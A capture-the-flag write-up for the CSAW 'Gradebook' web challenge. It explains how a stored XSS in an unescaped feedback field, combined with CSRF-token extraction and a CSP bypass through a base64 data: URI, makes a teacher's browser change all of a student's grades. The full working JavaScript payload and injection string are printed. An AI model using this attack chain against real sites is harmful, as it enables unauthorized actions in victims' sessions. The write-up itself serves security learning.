
Gradebook
Written by @LMBishop, also hosted at leonardobishop.net.
This challenge is based on an online "gradebook", where students can log in, view their grades for their enrolled classes, and submit feedback for each one. Included in this challenge is a URL to the user-facing app, another URL for an "admin" page, and source code to the first site:
As we inspect the source code we can see there are two roles: "student"
and "teacher". When a student is registered they are assigned to five random
classes and receive random grades. A student may only view their own
grades and submit feedback for classes they are enrolled on. A teacher
may view any student's grades, change their grade, and view feedback
from a particular student. Looking closer at the /honor-roll-certificate
endpoint, we can see that the objective of this challenge is to
find a way to change a students grades to all A's.

Inspecting the admin page, you will find that it has a form for a URL. While we don't have the source code for this page, we can make the assumption from the context of the challenge that that this is for a headless browser to visit, signed in as a teacher. This is a indication that some CSRF is likely.

XSS
Looking closer at the template for dashboard page, we see that the comment is explicitly marked as safe.
<td>
  <textarea name="comment_{{ element.enrollment_id }}" placeholder="Optional comment...">{{ element.feedback_comment|safe or '' }}</textarea>
</td>
This means that it is possible to inject a script here. As we are given a way to force a logged in teacher to view this page through the "admin" page, we are able to write a script and implement a CSRF attack to change our grades to all A's.
CSRF
However, in this case executing such as attack is not that simple, due to the presence of a CSRF validation token on the grade change form.
@app.route('/grade-change', methods=['GET', 'POST'])
def grade_change():
  if 'user_id' not in session:
    return redirect(url_for('login'))

  if session['user_type'] != 'teacher':
    flash('Access denied: Teachers only')
    return redirect(url_for('dashboard', user_id=session['user_id']))

  if request.method == 'POST':
    student_id = request.form.get('student_id')
    class_id = request.form.get('class_id')
    new_grade = request.form.get('grade')
    csrf_token = request.form.get('csrf_token')

    try:
      validate_csrf(request.form.get('csrf_token'))
    except:
      return "CSRF token validation failed", 400

    # [...]
Fortunately, it's rather trivial to extract this token using JavaScript.
Using it, we can submit the /grade-change form for our student ID (which
can be found in the URL of our dashboard) and our class IDs to all grade A.
async function extractCsrf(url) {
  const response = await fetch(url);

  const htmlText = await response.text();

  const parser = new DOMParser();
  const doc = parser.parseFromString(htmlText, 'text/html');

  const inputElement = doc.getElementsByName('csrf_token')[0];
  return inputElement.value;
}


async function changeGrades() {
  const url = 'https://gradebook-app.ctf.csaw.io/grade-change';

  const studentId = "7eda3f49-f043-41e4-a80b-075bd6e0f8ad";
  const classIds = ["0b7901f4-e098-413a-bacd-2d776157a417", "56b3cdd1-07e2-4df0-a337-ae3268002c74", "8e4885e7-f29c-4a08-b9e8-9dca1e061b49", "02d56ee8-d2cf-4654-a708-1f8cd8180187", "f395d3ed-b5e3-4bd3-93fc-93a366d9e545"];

  for (const classId of classIds) {
    const csrf = await extractCsrf(url);

    await fetch(url, {
      method: "POST",
      headers: {
        "Content-Type": "application/x-www-form-urlencoded",
      },
      body: new URLSearchParams({
        'csrf_token': csrf,
        'student_id': studentId,
        'class_id': classId,
        'grade': 'A',
      }).toString()
    });
  }
}

window.addEventListener("load", changeGrades);
Hypothetically now, we can inject this script into the web page by submitting feedback on one of the classes with the following content, and then force the teacher to view the page using the admin endpoint.
</textarea><script>
  // ...
</script>

However, we run into another problem. If we view the web page now and inspect the console, we can see that the browser refuses to load the injected script due to the site's Content-Security-Policy.

CSP bypass
The Content-Security-Policy is another line of defence against cross-site scripting, as it instructs the browser exactly what scripts, images, styles, etc. are allowed to be loaded, and from where.^1 The full CSP for the dashboard page is as follows:
default-src 'none'; script-src 'self' data:; style-src 'self' 'unsafe-inline'; img-src *; font-src *; connect-src 'self'; object-src 'none'; media-src 'none'; frame-src 'none'; worker-src 'none'; manifest-src 'none'; base-uri 'self'; form-action 'self';
The part we are interested in is script-src, which is set to allow from 'self' and data:.
'self' will only permit scripts from the same origin (which excludes inline scripts),^2
which is no use to us. data:, however, is a special URI which allows us to in-line data
as if they were external resources. This means we can encode our script as base64 and load it
that way.
</textarea><script src="data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gZXh0cmFjdENzcmYodXJsKSB7CiAgY29uc3QgcmVzcG9uc2UgPSBhd2FpdCBmZXRjaCh1cmwpOwogIAogIGNvbnN0IGh0bWxUZXh0ID0gYXdhaXQgcmVzcG9uc2UudGV4dCgpOwoKICBjb25zdCBwYXJzZXIgPSBuZXcgRE9NUGFyc2VyKCk7CiAgY29uc3QgZG9jID0gcGFyc2VyLnBhcnNlRnJvbVN0cmluZyhodG1sVGV4dCwgJ3RleHQvaHRtbCcpOwoKICBjb25zdCBpbnB1dEVsZW1lbnQgPSBkb2MuZ2V0RWxlbWVudHNCeU5hbWUoJ2NzcmZfdG9rZW4nKVswXTsKICByZXR1cm4gaW5wdXRFbGVtZW50LnZhbHVlOwp9CgoKYXN5bmMgZnVuY3Rpb24gY2hhbmdlR3JhZGVzKCkgewogIGNvbnN0IHVybCA9ICdodHRwczovL2dyYWRlYm9vay1hcHAuY3RmLmNzYXcuaW8vZ3JhZGUtY2hhbmdlJzsgCiAgCiAgY29uc3Qgc3R1ZGVudElkID0gIjdlZGEzZjQ5LWYwNDMtNDFlNC1hODBiLTA3NWJkNmUwZjhhZCI7CiAgY29uc3QgY2xhc3NJZHMgPSBbIjBiNzkwMWY0LWUwOTgtNDEzYS1iYWNkLTJkNzc2MTU3YTQxNyIsICI1NmIzY2RkMS0wN2UyLTRkZjAtYTMzNy1hZTMyNjgwMDJjNzQiLCAiOGU0ODg1ZTctZjI5Yy00YTA4LWI5ZTgtOWRjYTFlMDYxYjQ5IiwgIjAyZDU2ZWU4LWQyY2YtNDY1NC1hNzA4LTFmOGNkODE4MDE4NyIsICJmMzk1ZDNlZC1iNWUzLTRiZDMtOTNmYy05M2EzNjZkOWU1NDUiXTsKCiAgZm9yIChjb25zdCBjbGFzc0lkIG9mIGNsYXNzSWRzKSB7CiAgICBjb25zdCBjc3JmID0gYXdhaXQgZXh0cmFjdENzcmYodXJsKTsKICAgIAogICAgYXdhaXQgZmV0Y2godXJsLCB7CiAgICAgIG1ldGhvZDogIlBPU1QiLAogICAgICBoZWFkZXJzOiB7CiAgICAgICAgIkNvbnRlbnQtVHlwZSI6ICJhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQiLAogICAgICB9LAogICAgICBib2R5OiBuZXcgVVJMU2VhcmNoUGFyYW1zKHsKICAgICAgICAnY3NyZl90b2tlbic6IGNzcmYsCiAgICAgICAgJ3N0dWRlbnRfaWQnOiBzdHVkZW50SWQsCiAgICAgICAgJ2NsYXNzX2lkJzogY2xhc3NJZCwKICAgICAgICAnZ3JhZGUnOiAnQScsCiAgICAgIH0pLnRvU3RyaW5nKCkKICAgIH0pOwogIH0KfQoKd2luZG93LmFkZEV2ZW50TGlzdGVuZXIoImxvYWQiLCBjaGFuZ2VHcmFkZXMpOw==">
</script>

Finally, with the script injected, we can force the teacher to view the page...
... which updates all our grades to A ...

... which allows us to retrieve the flag, csawctf{y0u_m@de_the_h@cking_h0n0r_r0ll}.
